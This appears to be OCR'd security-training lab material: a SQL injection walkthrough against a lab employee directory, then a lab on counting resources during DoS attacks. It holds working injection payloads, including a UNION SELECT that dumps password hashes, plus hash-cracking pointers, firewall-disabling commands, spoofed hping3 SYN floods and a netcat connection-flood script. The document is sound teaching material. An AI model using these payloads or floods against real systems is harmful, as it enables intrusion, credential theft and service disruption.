


Employee Directory

Use this form to search our employee database for contact information. We welcome direct customer communication to our sales and engineering team.

Name:

Enter a search term such as `admin` then click Submit. This search will return one search result, as shown here.



Employee Directory

Use this form to search our employee database for contact information. We welcome direct customer communication to our sales and engineering team.


Name:

Name: Derek Rook
Email: r00k@ras.tgt

So far we know that the site accepts a search term and returns a result. Next we'll determine if it is also susceptible to SQL injection.

Test for SQL Injection

Conduct another search, this time entering a single quote character `'` as the search term. Click Submit and inspect the response from the server.



Employee Directory

Use this form to search our employee database for contact information. We welcome direct customer communication to our sales and engineering team.

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Here we see an error revealing several pieces of information:


- There is a backend database supporting the web application
- The backend database uses SQL
- The database type is MySQL
- The query submitted as part of the employee directory search uses the SQL wildcard character `%`
- Our search term of `'` is likely concatenated to the SQL syntax, producing `%'`, which returns an error

> *This error message is indicative of a SQL injection vulnerability. However, SQL injection vulnerabilities can also be subtle. The absence of an error message does not necessarily mean the system is not vulnerable!*

Confirming SQL Injection

Now, see if you can confirm that the system is vulnerable to SQL injection by attempting to obtain more records from the database than the developer may have anticipated.

In the Employee Directory page, enter `' or '1'='1` into the Name field, as shown below.



Employee Directory


Use this form to search our employee database for contact information. We welcome direct customer communication to our sales and engineering team.

Name: ' or '1'='1

Submit

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Double-check your search syntax, then click Submit. The server will return a response that looks similar to the example below:



engineering team.

Name:

Submit

Name: Josh Wright
Email: admin@ras.tgt

Name: Derek Rook
Email: r00k@ras.tgt

Name: Eugene Belford
Email: god@ras.tgt

Name: Dade Murphy
Email: crash@ras.tgt

Name: Kate Libby
Email: burn@ras.tgt

Name: Emmanuel Goldstein
Email: frostedflakes@ras.tgt

Name: Paul Cook
Email: polaroidhead@ras.tgt


By entering a search term of `' or '1'='1`, we have manipulated the SQL statement created by the website developer. This crafted search term produces a SQL statement that will look like `SELECT * FROM users WHERE` `username='' OR '1'='1';` . Since 1 always equals 1, all usernames are retrieved from the database.

At this point, you have confirmed that the site is vulnerable to SQL injection. However, the real opportunity for the attacker is not in manipulating the query to return more records than anticipated, but to collect more data from different sources than anticipated.

Getting Hashes

Next you will retrieve the password hash for the admin user from the target database behind the web application.

In the Employee Directory page, enter `NOUSER' union select username, password from users where username !='` into the Name field, as shown below.




Employee Directory

Use this form to search our employee database for contact information. We welcome direct customer communication to our sales and engineering team.

Name: NOUSER' union select username, password from users where username !='

Double-check your search syntax, then click Submit. The server will return a response that looks similar to the example below:



engineering team.

Name:

```
Name: josh
Email: *FC24F5B01909FF7A055933F6C0CD06BFAC60D3DC

Name: admin
Email: *47FA7B070774F637F4D6D6D0B97779E8A27A37CE

Name: the_plague
Email: *3D616AA9E23DBDB2F4627C1177C9C0A2AD63F6C2

Name: crash_override
Email: *76E826553BF74EC8DB0E91269816C858503F482E

Name: acid_burn
Email: *B475650D6B2694E23BCEFCCD5B52840AC72C8D44

Name: cereal_killer
Email: *03614A326853D31D4F3B780B8275A0A50781C0E4

Name: lord_nikon
Email: *CCB2ACE7865D60C1410A0D9BF5B37BB2F6237A05
```

This crafted SQL statement can be broken down as follows:

- `NOUSER'` – Using any string that does not match a valid user causes the legitimate query to return no results
- `union` – Stack a second SQL statement onto the end of the first
- `select username, password from users` – Select the username and password hash from the `users` table
- `where username !='` – Add a `WHERE` clause to the malicious portion of the query, retrieving all records where the `username` field is not equal to an empty string `''` (supplying a single `'`, and expecting the legitimate statement to supply the closing `'`).

Now, you should see the password hash for all the local users.

That hash could be useful against a target system. You may crack it using traditional password cracking or rainbow tables and then log in to an administrative interface or session on the web server or a backend database server.

Stop the Server

Finally, stop the web server components by running the `stop.sh` script, as shown here:

```
sec504@slingshot:~/CourseFiles/weblab$ ./stop.sh
Complete!
```

If prompted, enter the password sec504 to complete the `stop.sh` *script.*

Conclusions

Now that you have seen XSS and SQL injection attacks hands-on, it is important to reflect on just how dangerous these issues are. Remember, your web applications are often a direct portal into your organization's data. If an attacker can steal valid user sessions or gain direct access to data such as password hashes on a database, the damage can be swift and brutal.

Moving forward and setting the stage for the next portion of the class, a few questions need to be answered. First, how can you use the cookie you stole? The answer will be coming up in the interception proxy section of the class. How can you crack the password hash? Hashcat can perform MD5 cracking against these password hashes using the `-m 300` argument.

A more important question is: How do you test for these vulnerabilities? Thankfully, there are tools such as W3AF and ZAP (which we talk about in the next session), which help you find approximately 80% of the vulnerabilities in most applications.

One final note: All these attacks we talked about exist because developers forget to sanitize their input. We need to train them to sanitize their input every time they receive data in their applications from anywhere.

Why This Lab Is Important

Attacks against web applications are a highly common method bad guys use. Once an exploitable flaw is discovered, your web application is at the mercy of the attacker. In many respects, it is as if the attacker has been granted a VPN that lets them have direct and unfettered access to your systems. All manner of fraud is made available.

Bonus (If Time Permits or Homework)

- Set up an intercept proxy like ZAP or Burp to see and modify the request and response.
- Make use of the browser developer tools to alter the cookie value instead of using `curl` and individual requests.

- Crack the hashes retrieved from the database using Hashcat.

In Chrome:
Open the Developer Tools (CTRL+SHIFT+J or Tools | Developer Tools) | Console)

In Firefox:
Open the Developer Console (CTRL+SHIFT+K or Tools | Web Developer) | Console)

Once the Web Console is open, you can edit the cookie value like so:

```
document.cookie="keyofcookie=valueofcookie"
```

So for the lab above, you could do something like this:

```
document.cookie="user=1337"
```

Additional Resources

Related SANS Classes

DEV522: Defending Web Applications Security Essentials (https://www.sans.org/course/defending-web-applications-security-essentials)
SEC542: Web App Penetration Testing and Ethical Hacking (https://www.sans.org/course/web-app-penetration-testing-ethical-hacking)
SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques (https://www.sans.org/course/advanced-web-app-penetration-testing-ethical-hacking)

Other Resources

- *The Tangled Web: A Guide to Securing Modern Web Applications* by Michał Zalewski
- *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws* by Dafydd Stuttard and Marcus Pinto
- OWASP Testing Project (https://www.owasp.org/index.php/OWASP_Testing_Project)

Lab 4.5: Counting Resources to Evaluate DoS Attacks

Brief Intro

Denial of service is more than annoying, it can be fatal to your organization's online presence. Being able to quickly identify and respond is key. Early warning is vital.

Requirements for This Lab

In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.


Try It Yourself

Instantiate multiple instances of some applications and count them from the command line. Generate small amounts of traffic and count how many connections take place. Do all of this with only built-in OS components.

Walkthrough


Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:



```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:



```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Disable the Linux Firewall

In this lab it is necessary to disable the Linux firewall to prevent any TCP RST packets tearing down the TCP connection state that your attacks are trying to consume.

> *It is very important to complete this step, otherwise the lab will fail!*

Run the command below to assign your Linux IP address and disable the Linux firewall:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~# ifconfig eth0 10.10.75.1/16
root@slingshot:~# iptables -F
```

Disable the Windows Firewall

Similarly, it is necessary to disable the Windows firewall for this exercise as well. Start by right-clicking the Command Prompt icon, then select *Run as administrator*. In the Command Prompt, disable the firewall with the `netsh` command, as shown here:

```
C:\Windows\system32> netsh advfirewall set allprofiles state off
Ok.
```

> *Note that the Command Prompt indicates that you are in the `C:\Windows\system32` directory for this command. This is because you are running the Command Prompt as an administrator. Do not attempt to run this command from any other Command Prompt!*

Next, close the administrative Command Prompt.

Counting Running Processes in Windows

For the first resource exhaustion attack we analyze, we look at counting processes with a given name. An attacker may try to launch a large number of processes on a machine, overwhelming its process table.

For this component of the lab, we experiment with a benign process, simply running `notepad.exe`. To keep our systems from crashing, we run 20 copies of `notepad.exe`, a large number but something that a Windows machine should handle.

We use a `cmd.exe` `FOR` loop to spawn the `notepad.exe` processes.

Then, to count the number of running processes, we use the `tasklist` command with the `find` command for counting.

Finally, we kill the processes based on their name using the `WMIC` command.

First, open a Command Prompt as a normal user. Next, count the number of processes named `notepad.exe` running on your machine. There are likely none because you haven't created any yet:

```
C:\Users\Sec504> tasklist | find /i /c "notepad.exe"
0
```

Now, launch a single `notepad.exe`:

```
C:\Users\Sec504> notepad.exe
```

Return to the Command Prompt and count again, and you should see one process running:

```
C:\Users\Sec504> tasklist | find /i /c "notepad.exe"
1
```

Launch the Windows Process Attack

Next, launch a Windows process attack. Run a `for loop` attack using `/L` to tell the loop to increment over integers. You must put in an iterator variable even though you won't use it. The variable we choose is `%i`, a common default letter for an incrementing variable. We then have the `in` component of the loop, in which we specify a start value of 1 for our variable, counting in steps of 1, counting all the way through 20 (`(1,1,20)`). At each iteration through the loop, we run the `notepad.exe` command, prefaced with an `@` so that the loop does not display the `notepad.exe` command at each iteration through the loop. In other words, the `@` turns off command `echo`.

Run the `FOR` loop as shown here:

```
C:\Users\Sec504> for /L %i in (1,1,20) do @notepad.exe
```

You see notepad.exe's filling your screen.

Return to the Command Prompt. Now, count again, and you should see 21 `notepad.exe` processes (the original 1 plus 20 more):

```
C:\Users\Sec504> tasklist | find /i /c "notepad.exe"
21
```

Finally, kill the processes using WMIC:

```
C:\Users\Sec504> wmic process where name="notepad.exe" delete
Deleting instance \\SEC504STUDENT\ROOT\CIMV2zwin32_Process.Handle="1412"
Instance deletion successful.
Deleting instance \\SEC504STUDENT\ROOT\CIMV2zwin32_Process.Handle="2732"
Instance deletion successful.
Deleting instance \\SEC504STUDENT\ROOT\CIMV2zwin32_Process.Handle="4732"
Instance deletion successful.
Deleting instance \\SEC504STUDENT\ROOT\CIMV2zwin32_Process.Handle="2892"
Instance deletion successful.
...
```

Another fun thing to try, after all the other parts of this lab are done, is to see just how many `notepad.exe` instances you can start... before your system crashes.

Count Half-Open Connections in Windows

For the next component of the lab, we count half-open connections on Windows.

To start, we need to choose a listening port on Windows. We recommend that you use TCP 445, which should be listening on your Windows machine. You can verify that 445 is listening or find another listening port to use on Windows by running:

```
C:\Users\Sec504> netstat -na | find /i "listening"
```

Do not use a Netcat listener to open a listening port for this lab because Netcat allows only one connection at a time. Even with the `-L` option, Netcat still closes the port before it starts listening again, freeing up any connection state allocated on the port. Thus, Netcat isn't suitable for this lab.

To analyze the status of the port, use the `netstat` command to list TCP and UDP ports, which you then send through the find command to focus on the port we're interested in. Then use find with the `/c` option to count lines of output with an indication of the half-open TCP connection (the `SYN_RECEIVED` state in Windows `netstat` output). For this component of the lab, start by counting the number of half-open connections you have on port 445 of your Windows machine:

```
C:\Users\Sec504> netstat -na | find "445" | find /i /c "syn_received"
0
```

You likely do not see half-open connections because we haven't started the attack yet.

Next you will switch to the Slingshot Linux VM to play the role of the attacker.

Open a Terminal, Access Root Account

From the Slingshot Linux VM, open a terminal. Access the root account using `sudo` as shown:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Send Half-Open Connections from Linux

To launch our attack, we use the `hping3` packet-crafting tool on Linux to attack Windows. We configure `hping3` to send SYN packets from a spoofed source address of `10.10.11.11` against our Windows machine. Use `hping3` on Linux to launch 20 (`--count 20`) SYN packets (`--syn`) spoofing the source address of 10.10.11.11 (`--spoof 10.10.11.11`) to destination port 445 (`-p 445`) on your Windows machine. Hping by default sends one packet per second.

```
root@slingshot:~# hping3 --syn --count 20 --spoof 10.10.11.11 -p 445 10.10.0.1
HPING 10.10.0.1 (eth0 10.10.0.1): S set, 40 headers + 0 data bytes

--- 10.10.0.1 hping statistic ---
20 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@slingshot:~#
```

Count Half-Open Connections in Windows

While `hping3` is running, rerun your `netstat` command to count the half-open connections on Windows. Return to the Command Prompt on your Windows VM, press the Up-arrow key to recall the command, and press Enter to rerun it.

You should see the number of half-open connections ratcheting upward as `hping` runs:

```
C:\Users\Sec504> netstat -na | find "445" | find /i /c "syn_received"
```

After `hping3` is done, the half-open connections gradually start to time out, eventually returning to 0.

Examine Full-Open Linux Attack Script

For our next component of this lab, we launch full-open connections from Linux to Windows. To accomplish this, we use a short and simple shell script on Linux in `/home/sec504/tools/504_DoS_ex/connect.sh` that relies on a while loop to invoke Netcat to connect to our Windows machine on TCP 445 (20 times). That'll be a full-open connection, completing the three-way handshake.

You can view the script using your favorite Linux editor, such as `vi` or `nano`. To do so in Linux with `gedit`, run:

```
root@slingshot:~# gedit /home/sec504/tools/504_DoS_ex/connect.sh
```

Look at the script shown below, which simply starts a counter out at 0 and runs a `while` loop while the count is less than 20. It invokes `nc` at each iteration through the loop to connect to `10.10.0.1` on port 445, running in the background (`&`). We increment the counter at each iteration through the loop. Thus, the loop runs from 0 to 19 (that is, 20 times).

```
#!/bin/bash
count=0
while [ $count -lt 20 ]; do
        nc 10.10.0.1 445 &
        count=`expr $count + 1`;
done
```

NOTE that the before the expr and after the 1 in our script is the unshifted tilde (`~` *) key on most US keyboards. It is not an open quote, but is instead a backtick!*

Count Full-Open Connections in Windows

Return to the Command Prompt on your Windows VM. Count the number of full-open connections (which Windows `netstat` lists as "ESTABLISHED") to port 445 using the following command:

```
C:\Users\Sec504> netstat -na | find "445" | find /i /c "established"
0
```

There should be zero for now because we haven't started the attack yet.

Launch the Linux Full-Open Attack

Return to your Linux VM and launch the `connect.sh` script as shown:

```
root@slingshot:~# /home/sec504/tools/504_DoS_ex/connect.sh
```

Count Full-Open Connections in Windows

Return to the Windows Command Prompt. Periodically rerun the `netstat` command to see the number of full-open connections to TCP port 445. It should rapidly go up to 20:

```
C:\Users\Sec504> netstat -na | find "445" | find /i /c "established"
20
```

After a minute or so, the number of connections should subside.

Consider how you could use the `netstat` command with a `find` command to determine the IP address of the machine(s) that have made these connections. Write that command on a scrap of paper or your favorite editor.

Counting Running Processes in Linux

We now shift from a Windows target to a Linux target, looking at how we can count resources on Linux to determine whether certain DoS attacks are underway. We start with a process-hogging attack, launching the `xeyes` GUI tool 20 times and then counting it on our systems.

We start by using another simple script, similar to the connect.sh script we created earlier. It is called `xeyes_loop.sh`. Open it in an editor and see how this script runs `xeyes` in the background (`xeyes &`). That is, at each iteration through the script, the `xeyes` program is executed in the background, for a total of 20 processes running `xeyes`.

```
root@slingshot:~# gedit /home/sec504/tools/504_DoS_ex/xeyes_loop.sh
```

The `exyes_loop.sh` script is also included here:

```
#!/bin/bash
count=0
while [ $count -lt 20 ]; do
            xeyes &
            count=`expr $count + 1`;
done
```

Next, we use the `ps` command to get a list of processes, which we'll search for a specific process name (`xeyes`) and count using `grep`.

First, look for running processes associated with `xeyes`:

```
root@slingshot:~# ps aux | grep xeyes
sec504    3976  0.0  0.0  14224   980 pts/0    S+   12:39   0:00 grep --color=auto
xeyes
```

You may see one process, which is `ps` *seeing that* `grep xeyes` *is running. This is not* `xeyes`*; it is merely the* `grep` *command with* `xeyes` *as a command-line argument.*

Now, count the number of processes associated with `xeyes`:

```
root@slingshot:~# ps aux | grep -c xeyes
1
```

You will see one process, which is simply `grep xeyes`.

Launch the Linux Process Attack

